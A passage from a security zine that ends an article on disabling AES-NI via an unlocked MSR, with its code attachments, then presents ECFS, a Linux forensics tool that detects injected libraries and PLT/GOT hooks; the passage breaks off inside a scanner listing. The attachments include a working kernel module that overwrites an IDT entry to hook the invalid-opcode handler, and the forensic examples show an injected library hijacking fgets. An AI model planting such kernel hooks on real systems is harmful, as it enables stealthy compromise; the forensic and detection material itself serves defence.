You can use the Chipsec module that comes with this article to check if your system has the MSR locked. Chipsec uses a kernel module that opens an interface (a device on Linux) for its user-mode component (Python code) to request info on different elements of the platform, such as MSRs. Obviously, a kernel module could do that directly. An example of such a module is provided with this article.

Since the MSR seems to change from system to system (and is not deeply documented by Intel itself), we recommend searching your OEM BIOS vendor forums to try and guess what is that MSR's number for your platform if the value mentioned here doesn't work. Disassembling your BIOS calls for the `wrmsr` might also help. Some BIOSes offer the possibility of disabling the AES-NI set in the BIOS menu, thus making it easier to identify the code (so dump the BIOS and diff). By default, the platform initializes with the disable bit unset, i.e., with AES-NI enabled. In our case, the BIOS vendor only set the lock bit.

7.4 Conclusion

This article demonstrates the need for checking the platform as whole for security issues. We showed that even "safe" software can be compromised, if the configuration of the platform's elements is wrong (or not ideal). Also note that forensics tools would likely fail to detect these kinds of attacks, since they typically depend on the platform's help to dissect software.

Acknowledgements

Neer Roggel for many excellent discussions on processor security and modern features, as well for the enlightening conversation about another attack based on disabling the AES-NI in the processor.

Attachment 1: Patch for Chipsec

This patch is for Chipsec (`https://github.com/chipsec/chipsec`) public repository version from March 9, 2015. A better (more complete) version of this patch will be incorporated into the public repository soon.

```
diff -rNup chipsec-master/source/tool/chipsec/cfg/hsw.xml chipsec-master.new/source/tool/chipsec/
    cfg/hsw.xml
--- chipsec-master/source/tool/chipsec/cfg/hsw.xml  2015-01-23 16:07:19.000000000 -0800
+++ chipsec-master.new/source/tool/chipsec/cfg/hsw.xml  2015-03-09 19:13:55.949498250 -0700
@@ -39,6 +39,10 @@
   <!--                                          -->
   <!-- ######################################## -->
   <registers>
+   <register name="IA32_AES_NI"    type="msr" msr="0x13c" desc="AES-NI Lock">
+      <field name="Lock"      bit="0"   size="1"  desc="AES-NI Lock Bit" />
+      <field name="AESDisable" bit="1" size="1" desc="AES-NI Disable Bit (set to disable)" />
+   </register>
   </registers>

-</configuration>
\ No newline at end of file
+</configuration>
diff -rNup chipsec-master/source/tool/chipsec/modules/hsw/aes_ni.py chipsec-master.new/source/tool
    /chipsec/modules/hsw/aes_ni.py
--- chipsec-master/source/tool/chipsec/modules/hsw/aes_ni.py  1969-12-31 16:00:00.000000000 -0800
+++ chipsec-master.new/source/tool/chipsec/modules/hsw/aes_ni.py  2015-03-09 19:22:12.693518998
    -0700
@@ -0,0 +1,68 @@
+#CHIPSEC: Platform Security Assessment Framework
+#Copyright (c) 2010-2015, Intel Corporation
+#
+#This program is free software; you can redistribute it and/or
+#modify it under the terms of the GNU General Public License
+#as published by the Free Software Foundation; Version 2.
+#
+#This program is distributed in the hope that it will be useful,
+#but WITHOUT ANY WARRANTY; without even the implied warranty of
+#MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
+#GNU General Public License for more details.
```

```
+#
+#You should have received a copy of the GNU General Public License
+#along with this program; if not, write to the Free Software
+#Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301, USA.
+#
+#Contact information:
+#chipsec@intel.com
+#
+
+
+
+## \addtogroup modules
+# __chipsec/modules/hsw/aes_ni.py__ - checks for AES-NI lock
+#
+
+
+from chipsec.module_common import *
+from chipsec.hal.msr import *
+
+TAGS = [MTAG_BIOS,MTAG_HWCONFIG]
+
+class aes_ni(BaseModule):
+
+    def __init__(self):
+        BaseModule.__init__(self)
+
+    def is_supported(self):
+        return True
+
+    def check_aes_ni_supported(self):
+ return True
+
+    def check_aes_ni(self):
+        self.logger.start_test( "Checking if AES-NI lock bit is set" )
+
+        aes_msr = chipsec.chipset.read_register( self.cs, 'IA32_AES_NI' )
+        chipsec.chipset.print_register( self.cs, 'IA32_AES_NI', aes_msr )
+
+ aes_msr_lock =  aes_msr  & 0x1
+
+ # We don't really care if it is enabled or not since the software needs to
+ # test - the only security issue is if it is not locked
+ aes_msr_disable = aes_msr & 0x2
+
+ # Check if the lock is not set, then ERROR
+ if (not aes_msr_lock):
+   return False
+
+        return True
+
+    # ------------------------------------------------------------------------------
+    # run( module_argv )
+    # Required function: run here all tests from this module
+    # ------------------------------------------------------------------------------
+    def run( self, module_argv ):
+        return self.check_aes_ni()
```

Attachment 2: Kernel Module to check and set the AES-NI related MSRs

If for some reason you can't use Chipsec, this Linux kernel module reads the MSR and checks if the AES-NI lock bit is set.

```
#include <linux/module.h>
#include <linux/device.h>
#include <linux/highmem.h>
#include <linux/kallsyms.h>
#include <linux/tty.h>
#include <linux/ptrace.h>
#include <linux/version.h>
#include <linux/slab.h>
#include <asm/io.h>
#include "include/rop.h"
#include <linux/smp.h>
```

```
12
   #define _GNU_SOURCE
14
   #define FEATURE_CONFIG_MSR 0x13c
16
   MODULE_LICENSE("GPL");
18
   #define MASK_LOCK_SET              0x00000001
20 #define MASK_AES_ENABLED           0x00000002
   #define MASK_SET_LOCK              0x00000000
22
   void * read_msr_in_c(void * CPUInfo)
24 {
           int *pointer;
26         pointer=(int *) CPUInfo;
           asm volatile("rdmsr" : "=a"(pointer[0]), "=d"(pointer[3]) : "c"(FEATURE_CONFIG_MSR));
28         return NULL;
   }
30
   int __init
32 init_module (void)
   {
34         int CPUInfo[4]={-1};

36         printk(KERN_ALERT "AES-NI testing module\n");

38         read_msr_in_c(CPUInfo);

40         printk(KERN_ALERT "read: %d %d from MSR: 0x%x \n", CPUInfo[0], CPUInfo[3],
       FEATURE_CONFIG_MSR);

42         if (CPUInfo[0] & MASK_LOCK_SET)
                   printk(KERN_ALERT "MSR:  lock bit is set\n");
44
           if (!(CPUInfo[0] & MASK_AES_ENABLED))
46                 printk(KERN_ALERT "MSR:  AES_DISABLED bit is NOT set - AES-NI is ENABLED\n");

48         return 0;
   }
50
   void __exit
52 cleanup_module (void)
   {
54         printk(KERN_ALERT "AES-NI MSR unloading \n");
   }
```

Attachment 3: In-target-probe (ITP) algorithm

Since we used an interface available only to Intel employees and OEM partners, we decided to at least provide the algorithm behind what we did. We started with stopping the machine execution at the BIOS entrypoint. We then defined some functions to be used through our code.

```
1  get_eip():  Get the current RIP
   get_cs(): Get the current CS
3  get_ecx():  Get the current value of RCX
   get_opcode():  Get the current opcode (disassembly the current instruction)
5  find_wrmsr():  Uses the get_opcode() to compare with the '300f' (wrmsr opcode) and
     return True if found (False if not)
7  search_wrmsr():
     while find_wrmsr() == False:  step() -> go to the next instruction (single-step)
9  find_aes():
     while True:
11     step()
       search_wrmsr()
13     if get_ecx() == '0000013c':
         print "Found AES MSR"
15       break
```

Attachment 4: AES-NI Availability Test Code

This code uses the CPUID feature to see if AES-NI is available. If disabled, it will return "AES-NI Disabled". This is the reference code to be used by software during initialization to probe for the feature.

```c
#include <stdio.h>

#define cpuid(level, a, b, c, d) \
    asm("xchg{l}\t{%%}ebx, %1\n\t" \
        "cpuid\n\t" \
        "xchg{l}\t{%%}ebx, %1\n\t" \
        : "=a" (a), "=r" (b), "=c" (c), "=d" (d) \
        : "0" (level))

int main (int argc, char **argv) {
    unsigned int eax, ebx, ecx, edx;
    cpuid(1, eax, ebx, ecx, edx);
    if (ecx & (1<<25))
        printf("AES-NI Enabled\n");
    else
        printf("AES-NI Disabled\n");
    return 0;
}
```

Attachment 5: AES-NI Simple Assembly Code (to trigger the #UD)

This code will run normally (`exit(0)` call) if AES-NI is available and will cause a `#UD` if not.

```
Section .text
        global _start

_start:
    mov ebx, 0
    mov eax, 1
    aesenc xmm7, xmm1
    int 0x80
```

Attachment 6: #UD hooking

There are many ways to implement this, as 'Handling Interrupt Descriptor Table for fun and profit" in Phrack 59:4 shows. Another option, however, is to use Kprobes and hook the function `invalid_op()`.

```c
#include <linux/module.h>
#include <linux/kernel.h>

int index = 0;
module_param(index, int, 0);

#define GET_FULL_ISR(low, high) ( ((uint32_t)(low)) | (((uint32_t)(high)) << 16) )
#define GET_LOW_ISR(addr) ( (uint16_t)(((uint32_t)(addr)) & 0x0000FFFF) )
#define GET_HIGH_ISR(addr) ( (uint16_t)(((uint32_t)(addr)) >> 16) )

uint32_t original_handlers[256];
uint16_t old_gs, old_fs, old_es, old_ds;

typedef struct _idt_gate_desc {
        uint16_t offset_low;
        uint16_t segment_selector;
        uint8_t zero; // zero + reserved
        uint8_t flags;
        uint16_t offset_high;
} idt_gate_desc_t;
idt_gate_desc_t *gates[256];

void handler_implemented(void) {
        printk(KERN_EMERG "IDT Hooked Handler\n");
}

void foo(void) {
        __asm__("push %eax"); // placeholder for original handler

        __asm__("pushw %gs");
        __asm__("pushw %fs");
        __asm__("pushw %es");
        __asm__("pushw %ds");
        __asm__("push %eax");
```

```
        __asm__("push %ebp");
        __asm__("push %edi");
        __asm__("push %esi");
        __asm__("push %edx");
        __asm__("push %ecx");
        __asm__("push %ebx");

        __asm__("movw %0, %%ds" : : "m"(old_ds));
        __asm__("movw %0, %%es" : : "m"(old_es));
        __asm__("movw %0, %%fs" : : "m"(old_fs));
        __asm__("movw %0, %%gs" : : "m"(old_gs));

        handler_implemented();

        // place original handler in its placeholder
        __asm__("mov %0, %%eax": : "m"(original_handlers[index]));
    __asm__("mov %eax, 0x24(%esp)");

        __asm__("pop %ebx");
        __asm__("pop %ecx");
        __asm__("pop %edx");
        __asm__("pop %esi");
        __asm__("pop %edi");
        __asm__("pop %ebp");
        __asm__("pop %eax");
        __asm__("popw %ds");
        __asm__("popw %es");
        __asm__("popw %fs");
        __asm__("popw %gs");

        // ensures that "ret" will be the next instruction for the case
        // compiler adds more instructions in the epilogue
        __asm__("ret");
}

int init_module(void) {
        // IDTR
        unsigned char idtr[6];
        uint16_t idt_limit;
        uint32_t idt_base_addr;
        int i;

        __asm__("mov %%gs, %0": "=m"(old_gs));
        __asm__("mov %%fs, %0": "=m"(old_fs));
        __asm__("mov %%es, %0": "=m"(old_es));
        __asm__("mov %%ds, %0": "=m"(old_ds));

        __asm__("sidt %0": "=m" (idtr));
        idt_limit = *((uint16_t *)idtr);
        idt_base_addr = *((uint32_t *)&idtr[2]);
        printk("IDT Base Address: 0x%x, IDT Limit: 0x%x\n", idt_base_addr, idt_limit);

        gates[0] = (idt_gate_desc_t *)(idt_base_addr);
        for (i = 1; i < 256; i++)
                gates[i] = gates[i - 1] + 1;

        printk("int %d entry addr %x, seg sel %x, flags %x, offset %x\n", index, gates[index], (
    uint32_t)gates[index]->segment_selector, (uint32_t)gates[index]->flags, GET_FULL_ISR(gates[
    index]->offset_low, gates[index]->offset_high));

        for (i = 0; i < 256; i++)
                original_handlers[i] = GET_FULL_ISR(gates[i]->offset_low, gates[i]->offset_high);

        gates[index]->offset_low = GET_LOW_ISR(&foo);
        gates[index]->offset_high = GET_HIGH_ISR(&foo);

        return 0;
}

void cleanup_module(void) {
        printk("cleanup entry %d\n", index);

        gates[index]->offset_low = GET_LOW_ISR(original_handlers[index]);
        gates[index]->offset_high = GET_HIGH_ISR(original_handlers[index]);
}
```

8 Innovations with Linux core files for advanced process forensics

by Ryan O'Neill,
who also publishes as Elfmaster

8.1 Introduction

It has been some time since I've seen any really innovative steps forward in process memory forensics. It remains a somewhat arcane topic, and is understood neither widely nor in great depth. In this article I will try to remedy that, and will assume that the readers already have some background knowledge of Linux process memory forensics and the ELF format.

Many of us have been frustrated by the near-uselessness of Linux (ELF) core files for forensics analysis. Indeed, these files are only useful for debugging, and only if you also have the original executable that the core file was dumped from during crash time. There are some exceptions such as `/proc/kcore` for kernel forensics, but even `/proc/kcore` could use a face-lift. Here I present *ECFS*, a technology I have designed to remedy these drawbacks.

8.2 Synopsis

ECFS (Extended core file snapshots) is a custom Linux core dump handler and snapshot utility. It can be used to plug directly into the core dump handler by using the IPC functionality available by passing the pipe '|' symbol in the `/proc/sys/kernel/core_pattern`. ECFS can also be used to take an *ecfs-snapshot* of a process without killing the process, as is often desirable in automated forensics analysis for whole-system process scanning. In this paper, I showcase ECFS in a series of examples as a means of demonstrating its capabilities. I hope to convince you how useful these capabilities will be in modern forensics analysis of Linux process images—which should speak to all forms of binary and process-memory malware analysis. My hope is that ECFS will help revolutionize automated detection of process memory anomalies.

ECFS creates files that are backward-compatible with regular core files but are also prolific in new features, including section headers (which core files do not have) and many *new* section headers and section header types. ECFS includes full symbol table reconstruction for both `.dynsym` and `.symtab` symbol tables. Regular core files do not have section headers or symbol tables (and rely on having the original executable for such things), whereas an *ecfs-core* contains everything a forensics analyst would ever want, in one package.

Since the object and `readelf` output of an *ecfs-core* file is huge, let us examine a simple *ecfs-core* for a 64-bit ELF program named `host`. The process for `host` will show some signs of virus memory infection or backdooring, which ECFS will help bring to light.

The following command will set up the kernel core handler so that it pipes core files into the *stdin* of our core–to–ecfs conversion program named `ecfs`.

```
# echo '|/opt/ecfs/bin/ecfs -i -e %e -p %p -o /opt/ecfs/cores/%e.%p' > /proc/sys/kernel/
    core_pattern
```

Next, let's get the kernel to dump an *ecfs* file of the process for `host`, and then begin analyzing this file.

```
1 $ kill -11 `pidof host`
```

8.3 Section header reconstruction example

```
1 $ readelf -S /opt/ecfs/cores/host.10710
```

There are 40 section headers, starting at offset `0x23fff0`:

```
Section Headers:
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000 00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS        0000000000400238 00002238
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note             NOTE            0000000000000000 000004a0
       0000000000000bd8  0000000000000000   A       0     0     4
  [ 3] .hash             GNU_HASH        0000000000400298 00002298
       000000000000001c  0000000000000000   A       0     0     4
  [ 4] .dynsym           DYNSYM          00000000004002b8 000022b8
       00000000000000a8  0000000000000018   A       5     0     8
  [ 5] .dynstr           STRTAB          0000000000400360 00002360
       0000000000000050  0000000000000018   A       0     0     1
  [ 6] .rela.dyn         RELA            00000000004003e0 000023e0
       0000000000000018  0000000000000018   A       4     0     8
  [ 7] .rela.plt         RELA            00000000004003f8 000023f8
       0000000000000090  0000000000000018   A       4     0     8
  [ 8] .init             PROGBITS        0000000000400488 00002488
       000000000000001a  0000000000000000  AX       0     0     8
  [ 9] .plt              PROGBITS        00000000004004b0 000024b0
       0000000000000070  0000000000000010  AX       0     0     16
  [10] .text             PROGBITS        0000000000400000 00002000
       0000000000001000  0000000000000000  AX       0     0     16
  [11] .fini             PROGBITS        0000000000400724 00002724
       0000000000000009  0000000000000000  AX       0     0     16
  [12] .eh_frame_hdr     PROGBITS        0000000000400758 00002758
       0000000000000034  0000000000000000  AX       0     0     4
  [13] .eh_frame         PROGBITS        000000000040078c 00002790
       00000000000000f4  0000000000000000  AX       0     0     8
  [14] .dynamic          DYNAMIC         0000000000600e28 00003e28
       00000000000001d0  0000000000000010  WA       0     0     8
  [15] .got.plt          PROGBITS        0000000000601000 00004000
       0000000000000050  0000000000000008  WA       0     0     8
  [16] .data             PROGBITS        0000000000600000 00003000
       0000000000001000  0000000000000000  WA       0     0     8
  [17] .bss              PROGBITS        0000000000601058 00004058
       0000000000000008  0000000000000000  WA       0     0     8
  [18] .heap             PROGBITS        000000000093b000 00005000
       0000000000021000  0000000000000000  WA       0     0     8
  [19] ld-2.19.so.text   SHLIB           0000003000000000 00026000
       0000000000023000  0000000000000000   A       0     0     8
  [20] ld-2.19.so.relro  SHLIB           0000003000222000 00049000
       0000000000001000  0000000000000000   A       0     0     8
  [21] ld-2.19.so.data.0 SHLIB           0000003000223000 0004a000
       0000000000001000  0000000000000000   A       0     0     8
  [22] libc-2.19.so.text SHLIB           0000003001000000 0004c000
       00000000001bb000  0000000000000000   A       0     0     8
  [23] libc-2.19.so.unde SHLIB           00000030011bb000 00207000
       0000000000200000  0000000000000000   A       0     0     8
  [24] libc-2.19.so.relr SHLIB           00000030013bb000 00207000
       0000000000004000  0000000000000000   A       0     0     8
  [25] libc-2.19.so.data SHLIB           00000030013bf000 0020b000
       0000000000002000  0000000000000000   A       0     0     8
  [26] evil_lib.so.text  INJECTED        00007fb0358c3000 00215000
       0000000000002000  0000000000000000   A       0     0     8
  [27] .prstatus         PROGBITS        0000000000000000 0023f000
       0000000000000150  0000000000000150           0     0     4
  [28] .fdinfo           PROGBITS        0000000000000000 0023f150
       0000000000000c78  0000000000000214           0     0     4
  [29] .siginfo          PROGBITS        0000000000000000 0023fdc8
       0000000000000080  0000000000000080           0     0     4
  [30] .auxvector        PROGBITS        0000000000000000 0023fe48
       0000000000000130  0000000000000008           0     0     8
  [31] .exepath          PROGBITS        0000000000000000 0023ff78
       0000000000000024  0000000000000008           0     0     1
  [32] .personality      PROGBITS        0000000000000000 0023ff9c
       0000000000000004  0000000000000004           0     0     1
  [33] .arglist          PROGBITS        0000000000000000 0023ffa0
       0000000000000050  0000000000000001           0     0     1
  [34] .stack            PROGBITS        00007fff51d82000 00000000
       0000000000021000  0000000000000000  WA       0     0     8
  [35] .vdso             PROGBITS        00007fff51dfe000 0023c000
       0000000000002000  0000000000000000  WA       0     0     8
```

```
  [36] .vsyscall         PROGBITS        ffffffffff600000  0023e000
77     0000000000001000  0000000000000000  WA       0     0     8
  [37] .symtab           SYMTAB          0000000000000000  00240b81
79     0000000000000078  0000000000000018          38     0     4
  [38] .strtab           STRTAB          0000000000000000  00240bf9
81     0000000000000037  0000000000000000           0     0     1
  [39] .shstrtab         STRTAB          0000000000000000  002409f0
83     0000000000000191  0000000000000000           0     0     1
```

As you can see, there are even more section headers in our *ecfs-core* file than in the original executable itself. This means that you can disassemble a complete process image with simple tools that rely on section headers such as `objdump`! Also, please note this file is entirely usable as a regular core file; the only change you must make to it is to mark it from `ET_NONE` to `ET_CORE` in the initial ELF file header. The reason it is marked as `ET_NONE` is that `objdump` would know to utilize the section headers instead of the program headers.

```
1 $ tools/et_flip host.107170  <- this command flips e_type from ET_NONE to ET_CORE (And vice versa)
  $ gdb -q host host.107170
3 [New LWP 10710]
  Core was generated by `ecfs_tests/host'.
5 Program terminated with signal SIGSEGV, Segmentation fault.
  #0  0x00007fb0358c375a in ?? ()
7 (gdb) bt
  #0  0x00007fb0358c375a in ?? ()
9 #1  0x00007fff51da1580 in ?? ()
  #2  0x00007fb0358c3790 in ?? ()
11 #3  0x0000000000000000 in ?? ()
```

For the remainder of this paper we will not be using traditional core file functionality. However, it is important to know that it's still available.

So what new sections do we see that have never existed in traditional ELF files? Well, we have sections for important memory segments from the process that can be navigated by name with section headers. Much easier than having to figure out which program header corresponds to which mapping!

```
1    [18] .heap             PROGBITS        000000000093b000  00005000
         0000000000021000  0000000000000000  WA       0     0     8
3    [34] .stack            PROGBITS        00007fff51d82000  00000000
         0000000000021000  0000000000000000  WA       0     0     8
5    [35] .vdso             PROGBITS        00007fff51dfe000  0023c000
         0000000000002000  0000000000000000  WA       0     0     8
7    [36] .vsyscall         PROGBITS        ffffffffff600000  0023e000
         0000000000001000  0000000000000000  WA       0     0     8
```

Also notice that there are section headers for every mapping of each shared library. For instance, the dynamic linker is mapped in as it usually is:

```
  [19] ld-2.19.so.text   SHLIB           0000003000000000  00026000
2      0000000000023000  0000000000000000  A       0     0     8
  [20] ld-2.19.so.relro  SHLIB           0000003000222000  00049000
4      0000000000001000  0000000000000000  A       0     0     8
  [21] ld-2.19.so.data.0 SHLIB           0000003000223000  0004a000
6      0000000000001000  0000000000000000  A       0     0     8
```

Also notice the section type is `SHLIB`. This was a reserved type specified in the ELF man pages that is never used, so I thought this to be the perfect opportunity for it to see some action. Notice how each part of the shared library is given its own section header: `<lib>.text` for the code segment, `<lib>.relro` for the read-only page to help protect against `.got.plt` and `.dtors` overwrites, and `<lib>.data` for the data segment.

Another important thing to note is that in traditional core files only the first 4,096 bytes of the main executable and each shared libraries' text images are written to disk. This is done to save space, and, considering that the text segment presumably should not change, this is usually OK. However, in forensics analysis we must be open to the possibility of an `RWX` text segment that has been modified, e.g., with inline function hooking.

8.4 Heuristics

Also notice that there is one section showing a suspicious-looking shared library that is not marked as the type `SHLIB` but instead as `INJECTED`.

```
  [26] evil_lib.so.text  INJECTED          00007fb0358c3000  00215000
       0000000000002000  0000000000000000  A       0     0     8
```

"`#define SHT_INJECTED 0x200000`" is custom and the `readelf` utility has been modified on my system to reflect this. A standard `readelf` will show it as `<unknown>`.

This section is for a shared library that was considered by *ecfs* to be maliciously injected into the process. The *ecfs* core handler does quite a bit of heuristics work on its own, and therefore leaves very little work for the forensic analyst. In other words, the analyst no longer needs to know jack about ELF in order to detect complex memory infections (more on this with the PLT/GOT hook detection later!)

Note that these heuristics are enabled by passing the `-h` switch to `/opt/bin/ecfs`. Currently, there are occasional false-positives, and for people designing their own heuristics it might be useful to turn the ecfs-heuristics off.

8.5 Custom section headers

Moving on, there are a number of other custom sections that bring to light a lot of information about the process.

```
  [27] .prstatus         PROGBITS          0000000000000000  0023f000
       0000000000000150  0000000000000150           0     0     4
  [28] .fdinfo           PROGBITS          0000000000000000  0023f150
       0000000000000c78  0000000000000214           0     0     4
  [29] .siginfo          PROGBITS          0000000000000000  0023fdc8
       0000000000000080  0000000000000080           0     0     4
  [30] .auxvector        PROGBITS          0000000000000000  0023fe48
       0000000000000130  0000000000000008           0     0     8
  [31] .exepath          PROGBITS          0000000000000000  0023ff78
       0000000000000024  0000000000000008           0     0     1
  [32] .personality      PROGBITS          0000000000000000  0023ff9c
       0000000000000004  0000000000000004           0     0     1
  [33] .arglist          PROGBITS          0000000000000000  0023ffa0
       0000000000000050  0000000000000001           0     0     1
```

I will not go into complete detail for all of these, but will later show you a simple parser I wrote using the `libecfs` API that is designed specifically to parse *ecfs-core* files. You can probably guess as to what most of these contain, as they are somewhat straightforward; i.e., `.auxvector` contains the process' auxiliary vector, and `.fdinfo` contains data about the file descriptors, sockets, and pipes within the process, including TCP and UDP network information. Finally, `.prstatus` contains `elf_prstatus` and similar structs.

8.6 Symbol table resolution

One of the most powerful features of *ecfs* is the ability to reconstruct full symbol tables for all functions.

```
$ readelf -s host.10710

Symbol table '.dynsym' contains 7 entries:
```

```
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 000000300106f2c0     0 FUNC    GLOBAL DEFAULT  UND fputs
     2: 0000003001021dd0     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main
     3: 000000300106edb0     0 FUNC    GLOBAL DEFAULT  UND fgets
     4: 00007fb0358c3000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     5: 000000300106f070     0 FUNC    GLOBAL DEFAULT  UND fopen
     6: 00000030010c1890     0 FUNC    GLOBAL DEFAULT  UND sleep

Symbol table '.symtab' contains 5 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 00000000004004b0   112 FUNC    GLOBAL DEFAULT   10 sub_4004b0
     1: 0000000000400520    42 FUNC    GLOBAL DEFAULT   10 sub_400520
     2: 000000000040060d   160 FUNC    GLOBAL DEFAULT   10 sub_40060d
     3: 00000000004006b0   101 FUNC    GLOBAL DEFAULT   10 sub_4006b0
     4: 0000000000400720     2 FUNC    GLOBAL DEFAULT   10 sub_400720
```

Notice that the dynamic symbols (`.dynsym`) have values that actually reflect the location of where those symbols should be at runtime. If you look at the `.dynsym` of the original executable, you would see those values all zeroed out. With the `.symtab` symbol table, all of the original function locations and sizes have been reconstructed by performing analysis of the exception handling frame descriptors found in the `PT_GNU_EH_FRAME` segment of the program in memory.[37]

8.7 Relocation entries and PLT/GOT hooks

Another very useful feature is the fact that *ecfs-core* files have complete relocation entries, which show the actual runtime relocation values—or rather what you should *expect* this value to be. This is extremely handy for detecting modification of the global offset table found in `.got.plt` section.

```
$ readelf -r host.10710

Relocation section '.rela.dyn' at offset 0x23e0 contains 1 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000600ff8  000400000006 R_X86_64_GLOB_DAT 00007fb0358c3000 __gmon_start__ + 0

Relocation section '.rela.plt' at offset 0x23f8 contains 6 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000601018  000100000007 R_X86_64_JUMP_SLO 000000300106f2c0 fputs + 0
000000601020  000200000007 R_X86_64_JUMP_SLO 0000003001021dd0 __libc_start_main + 0
000000601028  000300000007 R_X86_64_JUMP_SLO 000000300106edb0 fgets + 0
000000601030  000400000007 R_X86_64_JUMP_SLO 00007fb0358c3000 __gmon_start__ + 0
000000601038  000500000007 R_X86_64_JUMP_SLO 000000300106f070 fopen + 0
000000601040  000600000007 R_X86_64_JUMP_SLO 00000030010c1890 sleep + 0
```

Notice that the symbol values for the `.rela.plt` relocation entries actually show what the GOT should be pointing to. For instance:

```
000000601028  000300000007 R_X86_64_JUMP_SLO 000000300106edb0 fgets + 0
```

This means that `0x601028` should be pointing at `0x300106edb0`, unless of course it hasn't been resolved yet, in which case it should point to the appropriate PLT entry. In other words, if `0x601028` has a value that is not `0x300106edb0` and is not the corresponding PLT entry, then you have discovered malicious PLT/GOT hooks in the process. The `libecfs` API comes with a function that makes this heuristic extremely trivial to perform.

[37] I cover this nifty technique in more detail at `http://www.bitlackeys.org/#eh_frame`.

8.8 Libecfs Parsing and Detecting DLL Injection

Still sticking with our `host.10710 ecfs-core` file, let us take a look at the output of `readecfs`, a parsing program I wrote. It's a very small C program; its power comes from using `libecfs`.

```
$ ./readecfs ../infected/host.10710
- read_ecfs output for file ../infected/host.10710
- Executable path (.exepath): /home/ryan/git/ecfs/ecfs_tests/host
- Thread count (.prstatus): 1
- Thread info (.prstatus)
        [thread 1] pid: 10710

- Exited on signal (.siginfo): 11
- files/pipes/sockets (.fdinfo):
        [fd: 0] path: /dev/pts/8
        [fd: 1] path: /dev/pts/8
        [fd: 2] path: /dev/pts/8
        [fd: 3] path: /etc/passwd
        [fd: 4] path: /tmp/passwd_info
        [fd: 5] path: /tmp/evil_lib.so

assigning
- Printing shared library mappings:
ld-2.19.so.text
ld-2.19.so.relro
ld-2.19.so.data.0
libc-2.19.so.text
libc-2.19.so.undef
libc-2.19.so.relro
libc-2.19.so.data.1
evil_lib.so.text // HMM INTERESTING

.dynsym:  - 0
.dynsym: fputs - 300106f2c0
.dynsym: __libc_start_main - 3001021dd0
.dynsym: fgets - 300106edb0 // OF IMPORTANCE
.dynsym: __gmon_start__ - 7fb0358c3000
.dynsym: fopen - 300106f070
.dynsym: sleep - 30010c1890

.symtab: sub_4004b0 - 4004b0
.symtab: sub_400520 - 400520
.symtab: sub_40060d - 40060d
.symtab: sub_4006b0 - 4006b0
.symtab: sub_400720 - 400720

- Printing out GOT/PLT characteristics (pltgot_info_t):
gotsite: 601018 gotvalue: 300106f2c0 gotshlib: 300106f2c0 pltval: 4004c6
gotsite: 601020 gotvalue: 3001021dd0 gotshlib: 3001021dd0 pltval: 4004d6
gotsite: 601028 gotvalue: 7fb0358c3767 gotshlib: 300106edb0 pltval: 4004e6 // WHAT IS WRONG HERE?
gotsite: 601030 gotvalue: 4004f6 gotshlib: 7fb0358c3000 pltval: 4004f6
gotsite: 601038 gotvalue: 300106f070 gotshlib: 300106f070 pltval: 400506
gotsite: 601040 gotvalue: 30010c1890 gotshlib: 30010c1890 pltval: 400516

- Printing auxiliary vector (.auxilliary):
AT_PAGESZ: 1000
AT_PHDR: 400040
AT_PHENT: 38
AT_PHNUM: 9
AT_BASE: 0
AT_FLAGS: 0
AT_ENTRY: 400520
AT_UID: 0
AT_EUID: 0
AT_GID: 0

- Displaying ELF header:
e_entry: 0x400520
e_phnum: 20
e_shnum: 40
e_shoff: 0x23fff0
e_phoff: 0x40
e_shstrndx: 39

--- truncated rest of output ---
```

Just from this output alone, you can see so much about the program that was running, including that at some point a file named `/tmp/evil_lib.so` was opened, and—as we saw from the section header output earlier—it was also mapped into the process.

```
  [26] evil_lib.so.text  INJECTED          00007fb0358c3000  00215000
       0000000000002000  0000000000000000  A       0       0     8
```

Not just mapped in, but injected—as shown by the section header type `SHT_INJECTED`. Another red flag can be seen by examining the line from my parser that I commented on with the note "WHAT IS WRONG HERE?"

```
gotsite: 601028 gotvalue: 7fb0358c3767 gotshlib: 300106edb0 pltval: 4004e6
```

The `gotvalue` is `0x7fb0358c3767`, yet it should be pointing to `0x300106edb0` or `0x4004e6`. Notice anything about the address that it's pointing to? This address `0x7fb0358c3767` is within the range of `evil_lib.so`. As mentioned before it *should* be pointing at `0x300106edb0`, which corresponds to what exactly? Well, let's take a look.

```
$ readelf -r host.10710 | grep 300106edb0
000000601028  000300000007 R_X86_64_JUMP_SLO 000000300106edb0 fgets + 0
```

So we now know that `fgets()` is being hijacked through a PLT/GOT hook! This type of infection has been historically somewhat difficult to detect, so thank goodness that ECFS performed all of the hard work for us.

To further demonstrate the power and ease-of-use that ECFS offers, let us write a very simple memory virus/backdoor forensics scanner that can detect shared library (DLL) injection and PLT/GOT hooking. Writing something like this without `libecfs` would typically take a few thousand lines of C code.

```
-- detect_dll_infection.c --

#include "../libecfs.h"

int main(int argc, char **argv)
{
        ecfs_elf_t *desc;
        ecfs_sym_t *dsyms, *lsyms;
        char *progname;
        int i;
        char *libname;
  ecfs_sym_t *dsyms;
  unsigned long evil_addr;

        if (argc < 2) {
                printf("Usage: %s <ecfs_file>\n", argv[0]);
                exit(0);
        }

        desc = load_ecfs_file(argv[1]);
        progname = get_exe_path(desc);

        for (i = 0; i < desc->ehdr->e_shnum; i++) {
                if (desc->shdr[i].sh_type == SHT_INJECTED) {
                        libname = strdup(&desc->shstrtab[desc->shdr[i].sh_name]);
                        printf("[!] Found maliciously injected shared library: %s\n", libname);
                }
        }
        pltgot_info_t *pltgot;
        int ret = get_pltgot_info(desc, &pltgot);
```

```
        for (i = 0; i < ret; i++) {
32              if (pltgot[i].got_entry_va != pltgot[i].shl_entry_va && pltgot[i].got_entry_va !=
    pltgot[i].plt_entry_va)
                    printf("[!] Found PLT/GOT hook, function 'name' is pointing at %lx instead
     of %lx\n",
